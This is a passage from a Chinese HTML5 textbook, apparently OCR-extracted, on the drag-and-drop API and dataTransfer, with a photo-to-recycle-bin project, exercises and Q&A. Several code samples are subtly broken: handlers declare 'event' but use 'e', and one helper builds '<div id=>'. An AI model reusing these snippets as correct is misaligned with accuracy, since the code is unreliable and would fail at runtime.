    area.addEventListener("drop",function(){
        status.innerHTML = "元素拖动成功";
    });
    area.addEventListener("dragleave",function(){
        status.innerHTML = "元素拖动正在离开";
    });
}
```

上述代码中添加页面的 dragover 事件和 drop 事件，它们都使用 e.preventDefault()方法取消页面的默认值，允许拖放页面。由于在拖放过程中首先被拖放的是页面，如果页面都不可以拖放，那么页面中的元素也将不可以被拖放。然后再分别为拖放元素和目标元素添加 dragstart 事件、drop 事件和 dragleave 事件，在这些事件中通过设置 innerHTML 属性的值显示各种状态。

（3）为页面中的某些元素添加样式，其主要样式代码如下所示：

```
#divDrag{
    width:100px;
    display:block;
    height:100px;
    background-color:blue;
    border:1px solid red;
}
#divArea{
    border:1px solid red;
    height:200px;
```

```
        display:block;
        width:200px;
    }
```

（4）运行本案例的代码，拖动元素查看效果，最终运行效果如图 8-21 所示。




图 8-21　拖动过程触发的事件


8.5.2　dataTransfer 对象

在上一节案例中拖放元素还没有放入目标元素中，如果要实现这个功能需要调用 dataTransfer 对象，dataTransfer 对象专门用于携带有拖放功能的数据。

dataTransfer 对象包含多个常用属性，表 8-5 对这些属性进行了具体说明。

表 8-5　dataTransfer 对象的属性

属性名	说明
files	如果有则返回被拖动文件的 FileList 清单
types	返回 dragstart 事件中设置的数据格式，如果是外部文件的拖放则返回 files
effectAllowed	返回允许执行的拖放操作效果，它的值包括 none、copy、copyLink、copyMove、link、linkMove、move、all 和 uninitialized
dropEffect	返回已选择的拖动效果，如果该操作效果与起初设置的 effectAllowed 效果不符则拖动操作失败
items	返回 DataTransferItemList 对象，即拖动数据



effectAllowed 属性和 dropEffect 属性都可以自定义拖放过程中的效果，但是它们绑定的元素不同。effectAllowed 用于 dragstart 事件中绑定被拖放元素，而 dropEffect 属性用于绑定目标元素。该属性中指定的效果必须在 effectAllowed 属性中存在，否则不能实现自定义的拖放效果。

除了属性外，dataTransfer 对象也包含多个方法，如 setData()、getData()和 clearData()等。这些方法的具体说明如下所示。

- **setData(DOMString format,DOMString data)**　为元素添加指定数据。
- **getData(DOMString format)**　返回指定的数据，如果数据不存在则返回空字符串。

- **setDragImage(Element img,long x,long y)** 制定拖放元素时跟随鼠标移动的图片，x 和 y 分别是相对于鼠标的坐标。
- **clearData(DOMString format)** 删除指定格式的数据，如果未指定格式则删除当前元素的所有携带数据。

上述 4 个方法使用了 format 作为形参，它表示读取、存入或清空时的数据格式。该参数的格式包含 4 种：text/plain（文本文字格式）、text/html（HTML 页面代码格式）、text/xml（XML 字符格式）和 text/url-list（URL 格式列表）。

【实践案例 8-12】

本案例主要调用 dataTransfer 对象的 setData()方法和 getData()方法实现拖放数据的效果，调用 setDragImage()方法实现设置拖放图标的效果。其主要步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 h2 元素和 div 元素。页面的具体代码如下所示：

```
<body onLoad="preLoad();">
    拖动下面的块时将看到图片<img src="images/creat.gif" id="ico" />
    <h2>元素的拖放</h2>
    <div id="divDrag" draggable="true" class="drag"></div>
    <div id="divArea"></div>
</body>
```

（2）页面加载时调用 preLoad()函数，在该函数中获取被拖动的元素和目标元素并分别为它们添加事件。其具体代码如下所示：

```
function preLoad()
{
    var drag = document.getElementById("divDrag");      //获取被拖动的元素
    var area = document.getElementById("divArea");      //获取目标元素
    drag.addEventListener("dragstart",function(event){//添加 dragstart 事件
        var dt = event.dataTransfer;                //获取 dataTransfer 对象
        var objimg =document.getElementById ("ico");
        dt.effectAllowed = "move";
        dt.setDragImage(objimg,10,10);
        dt.setData("text/plain","拖动时改变图标");
    },false);
    area.addEventListener("dragover",function(event){//添加 dragover 事件
        var dt = e.dataTransfer;
        dt.dropEffect = "move";
        e.preventDefault();
    },false);
    area.addEventListener("drop",function(event){       //添加 drop 事件
        var dt= event.dataTransfer;
        var str = dt.getData("text/plain");
        area.textContent += str+"\n";
        e.preventDefault();                     //取消拒绝被拖放元素的设置
```

```
            e.stopPropagation();                    //停止其他事件的进程
        },false);
        document.ondragover = function(e)
        {
            e.preventDefault();                     //阻止默认方法，取消拒绝被拖放
        }
        document.ondrop = function(e)
        {
            e.preventDefault();                     //阻止默认方法，取消拒绝被拖放
        }
    }
```

上述代码为被拖动的元素添加 dragstart 事件，在该事件中通过 setDragImage()方法设置拖放图标，通过 effectAllowed()方法返回拖动时的效果，然后调用 setData()方法向 dataTransfer 对象中添加拖放数据。接着为目标元素添加 dragover 事件，在该事件中通过 dropEffect 属性设置拖动的效果。然后添加目标元素的 drop 事件，在该事件中调用 getData()方法读取 dataTransfer 对象中的拖放数据，调用 e.stopPropagation()方法停止其他事件的进程，否则目标元素不能正常接收拖放来的数据。

（3）为页面的元素添加样式代码，其主要样式代码如下所示：

```
    .drag {
        -webkit-user-drag: element;
        -webkit-user-select: none;
    }
```

（4）运行本案例的代码进行测试，拖动时会显示拖动的图标，拖动完成后会在右侧显示拖放的数据。最终运行效果如图 8-22 所示。




图 8-22　dataTransfer 对象的运行效果

8.6　项目案例：将图片拖放到回收站

在本节之前已经通过大量的实践案例详细讲述 HTML 5 中的高级应用，如使用 Google

地图锁定用户的当前位置、使用 Web Worker 处理线程、调用 postMessage()方法实现跨文档消息传输以及离线应用程序等。本节通过一个简单的项目案例实现将图片拖放到回收站的效果。

【实例分析】

本项目案例通过拖放 API 将相册中的某张图片以拖动的方式放入回收站，从而实现相册管理功能。其具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 3 个 div 元素，它们分别表示图片列表、显示删除图片的效果以及显示回收站。然后向第一个 div 元素中添加 ul 和 li 元素，它们实现显示多张图片的效果。页面具体代码如下所示：


```
<body onLoad="init();">
    <h2>将图片拖放到回收站</h2>
    <div id="picList">
    <ul>
        <li id="li01"><img src="images/1.jpg" draggable="true" /></li>
        <li id="li02"><img src="images/2.jpg" draggable="true" /></li>
        <li id="li03"><img src="images/3.jpg" draggable="true" /></li>
        <li id="li04"><img src="images/4.jpg" draggable="true" /></li>
    </ul>
    </div>
    <div id="status" style="display:none;"><p id="pStatus" class="del">
    </p></div>
    <div id="laji"></div>
</body>
```

（2）页面加载时调用自定义的 init()函数，该函数的具体代码如下所示：

```
var intDeleNum = 0;                       //声明删除图片的变量
function init()
{
    var drag = document.getElementsByTagName("li");    //获取所有的 li 元素
    for(var i = 0;i<drag.length;i++)                   //遍历该元素
    {
        drag[i].addEventListener("dragstart",function(e){
                                                //添加 dragstart 事件
            var dt = e.dataTransfer;            //获取 dataTransfer 事件
            dt.setData("text/plain",this.id);   //向对象中存入数据
        },false);
    }
    var recy = document.getElementById("laji");    //获取目标元素
    recy.addEventListener("drop",function(e){   //添加 drop 事件
        var dt = e.dataTransfer;                //获取 dataTransfer 对象
        var intval = dt.getData("text/plain");  //从对象中获取数据
        Drop(intval);                           //删除图片
```

```
    },false);
}
```

上述代码中首先声明全局变量 intDeleNum，该变量保存删除图片的数量。接着在 init()函数中通过 getElementsByTagName()方法获取相册中的全部元素，然后在遍历全部元素时为每一张图片元素添加拖动时触发的 dragstart 事件。在该事件中调用 dataTransfer 对象存入每一张图片元素对应的 ID 号，即 this.id 的值。然后获取 ID 为 laji 的目标元素，向该元素添加 drop 事件，在该事件中调用 getData()读取存入的单个图片元素的 ID 号，将该 ID 号作为实参调用 Drop()函数移除图片。

（3）Drop()函数通过 removeChild()方法移除相册中指定的图片形成删除的效果，同时通过全局变量 intDeleNum 累计删除图片的数量，并将该值显示到页面中。该函数的具体代码如下所示：

```
function Drop(id)
{
    var node = document.getElementById(id);             //获取指定的 li 元素
    node.parentNode.removeChild(node);                  //移除图片
    intDeleNum++;                                       //累计删除数量
    document.getElementById("status").style.display = "block";
    document.getElementById("pStatus").innerHTML = "已经成功删除"+intDele
    Num+"张图片";
}
```

（4）通过 document 对象添加页面的 dragover 事件和 drop 事件，它们都调用 e.preventDefault()方法取消页面的默认值。其具体代码如下所示：

```
document.ondragover = function(e)
{
    e.preventDefault();                    //阻止默认方法，取消拒绝被拖放
}
document.ondrop = function(e)
{
    e.preventDefault();                    //阻止默认方法，取消拒绝被拖放
}
```

上述代码添加页面的 dragover 事件和 drop 事件，它们都使用 e.preventDefault()方法取消页面的默认值，允许拖放页面。

（5）为页面中的元素添加样式效果，其主要的样式代码如下所示：

```
ul li{
    float:left;
    list-style-type:none;
    list-style:none;
    margin:10px;
}
```

```
ul li img{
    width:150px;
    height:100px;
}
#laji{
    background-image: url(images/5.gif);
    border: 1px solid gray;
    width: 203px;
    height: 254px;
    position: absolute;
    left: 290px;
    top: 260px;
}
#picList{
    height:150px;
    width:800px;
}
```

（6）运行本案例的代码进行测试，拖动删除图片时的效果如图 8-23 所示。删除图片成功时的效果如图 8-24 所示。




图 8-23　拖动删除图片时的效果



图 8-24　删除图片成功时的效果

8.7　习题

一、填空题

1．window.navigator 属性中包含 3 个方法，________方法可以获取用户当前的地理位置。

2．HTML 5 中实现跨域页面间的数据互访需要调用对象的________方法。

3. ________文件也叫清单文件，它以清单的形式列举了需要被缓存或不需要被缓存的资源文件的文件名称。

4. 清单文件中声明________表示离线时浏览器需要缓存到本地服务器资源的文件列表。

5. dataTransfer 对象的________方法可以为元素添加指定的数据。

二、选择题

1. 下面选项中，说法________是正确的。

   A. postMessage()方法只能实现跨域页面间的数据访问功能，实现其他功能时不能调用

   B. 获取地理位置时 position 对象的 latitude 属性表示获取当前位置的经度

   C. getCurrentPosition()方法中包含 3 个参数，这 3 个参数都是必不可少的

   D. getCurrentPosition()方法中包含 3 个参数，最后一个参数表示部分属性内容，可以省略

2. 后台线程调用 postMessage()方法发送数据后，前台页面会触发 message 事件，并且在该事件中获取处理后的数据。下段代码空白处应该填写________。

```
worker.addEventListener("message",function(event){
    var content =          ;          //后台处理完成后返回到前台的数据。
},false)
```

   A. e.message　　B. event.message

   C. event.data　　D. e.data

3. 关于离线应用程序，下面选项中________是不正确的。

   A. applicationCache 对象代表本地缓存，它允许用户手动更新本地缓存

   B. applicationCache 对象触发 noupdate 事件返回 304 时表示没有文件更新，通知浏览器直接使用本地文件

   C. manifest 文件是一个简单的文本文件，所以在保存文件时可以将扩展名设置为“.txt”

   D. 所有创建文本文件的编辑器都可以新建 manifest 文件，但是在保存文件时需要将扩展名设置为“.manifest”

4. 目标元素完全接收被拖放元素时触发的事件是________。

   A. dragend　　B. drop

   C. dragstart　　D. dragover

5. 关于 upadte()和 swapCache()方法的说法，选项________是不正确的。

   A. update()和 swapCahce()更新本地缓存的时间不一样，update()方法可以将本地缓存立即更新，比 swapCache()方法要早

   B. update()和 swapCahce()更新本地缓存的时间不一样，swapCache()方法可以将本地缓存立即更新，比 update()方法要早

   C. swapCache()方法必须在 updateready 事件中调用，而 update()方法可以随时调用

D．B 和 C 选项都正确

6．manifest 文件中如果开头没有指定任何类型而直接写入资源文件的话，浏览器会自动将这些资源文件看作________类型。

A．CACHE MANIFEST　　　　　　B．CACHE

C．FALLBACK　　　　　　　　　D．NETWORK

三、上机练习

1．显示用户当前位置

添加新的 HTML 页面，该页面通过 getCurrentPosition()方法获取当前地理位置的详细信息，然后通过使用 Google 地图中的 Google Map API 将获取的位置信息标注在地图中。最终运行效果如图 8-25 所示。



图 8-25　显示用户当前位置

2．拖动图片到指定位置

添加新的 HTML 页面，在该页面中添加代码实现将图片拖动到指定位置的效果。用户拖动时的效果如图 8-26 所示，拖动完成后的效果如图 8-27 所示。






图 8-26　拖动时的运行效果　　　　　图 8-27　拖动完成后的效果

3．使用线程处理数据

添加新的 HTML 页面，在该页面中提交用户输入的数字后，调用后台线程进行处理，并且返回该数字的平方值。最终运行效果如图 8-28 所示。




图 8-28　上机实践 3 运行效果

8.8　实践疑难解答

8.8.1　Opera 浏览器如何清除本地缓存



创建离线应用程序后如何清除 Opera 浏览器的本地缓存

网络课堂：http://bbs.itzcn.com/thread-19738-1-1.html

【问题描述】：各位好，我最近在学习离线应用程序的有关知识，但是最近碰到了一个问题，使用 Opera 浏览器测试后可以实现在本地缓存资源文件的功能，但是我修改 HTML 5 页面后所有的内容还是不会改变，我想先清除缓存后再进行测试，可是不知道怎么删除本地缓存？求大家帮忙，谢谢！

【解决办法】：其实要删除 Opera 浏览器中的缓存数据很简单，以 Opera 12.02 版本为例，单击菜单下【设置】|【删除私人数据】选项，打开【删除私人数据】对话框，然后找到详细选项，选中要删除的内容即可。

8.8.2　拖动操作完成后如何显示图片



HTML 5 中拖动完成后显示图片而不是文字

网络课堂：http://bbs.itzcn.com/thread-19739-1-1.html

【问题描述】：各位前辈好，我最近在使用 HTML 5 中的拖放 API 实现元素的拖放功能。我在页面中首先定义了长度和宽度都为 100 的 div 元素，接着又定义了长度和宽度都为 200

的 div 元素。然后分别为这两个元素指定样式，填充背景色，将第一个元素拖动到第二个元素中时总是会显示拖动的文字而不是图片，这是怎么回事呢？急求答案，谢谢！我的代码如下所示：

```
drag.addEventListener("dragstart",function(event){
        var dt = event.dataTransfer;
        dt.setData("text/plain","拖动时改变图标");
},false);
area.addEventListener("drop",function(event){
    var dt= event.dataTransfer;
    var str = dt.getData("text/plain");
    area.textContent += str+"<br>";
    e.preventDefault();
    e.stopPropagation();
},false);
```

【解决办法】：这位同学，这个问题的答案很简单，你使用 setData()方法添加数据时应该将格式设置为 text/html 而并非 text/plain，text/html 的数据表示以 HTML 页面代码格式显示。修改后主要的代码如下所示：

```
drag.addEventListener("dragstart",function(event){
        var dt = event.dataTransfer;
        dt.setData("text/html",ShowTu(this.id));
},false);
area.addEventListener("drop",function(event){
    var dt= event.dataTransfer;
    var str = dt.getData("text/html");
    area.innerHTML += str;
    e.preventDefault();
    e.stopPropagation();
},false);
function ShowTu(id)
{
    var str = "<div id=>" + id + "</div>";     //设置要显示的图片或图形等
    return str;
}
```

第9章 CSS 样式和 CSS 选择器

自从 CSS 诞生以来，它凭着简单的语法、绚丽的效果和无与伦比的灵活性，为 Web 的发展做出了不可磨灭的贡献。

使用 CSS 样式设置页面的格式，可以将格式控制代码单独存放，对页面样式进行统一管理。页面内容存放在 HTML 文档中，定义表现形式的 CSS 规则在 HTML 文档的头部或另一个文件中声明。将内容与表现形式的声明相分离，不仅可以增加页面的可维护性，还可以使 HTML 文档代码更加简练，HTML 文档结构更加清晰，而且能有效地缩短浏览器的加载时间。目前使用的 CSS 基本上都是从 CSS 2 规范扩展而来的，它不仅结构庞大而且比较复杂。而 CSS 3 作为 CSS 技术的升级版本，朝着模块化方向发展，使整个结构更加灵活和容易扩展。本章将从 CSS 的背景知识开始介绍，然后对 CSS 3 新增的选择器进行详细介绍。

本章学习要点：

- 了解 CSS 的发展历史
- 掌握 CSS 3 中选择器的基本概念
- 掌握 CSS 样式的使用
- 掌握 CSS 3 中各种属性选择器的使用方法
- 熟练掌握伪元素选择器的使用
- 掌握使用结构化伪类选择器
- 熟练使用 content 插入内容或图像

9.1 CSS 简介

CSS 是 Cascading Style Sheets（层叠样式表）的缩写。它是一组用于定义 Web 页面外观格式的规则。在网页制作时使用 CSS 技术，可以有效地对页面的布局、字体、颜色、背景和其他效果实现更加精确的控制。

9.1.1 CSS 概述

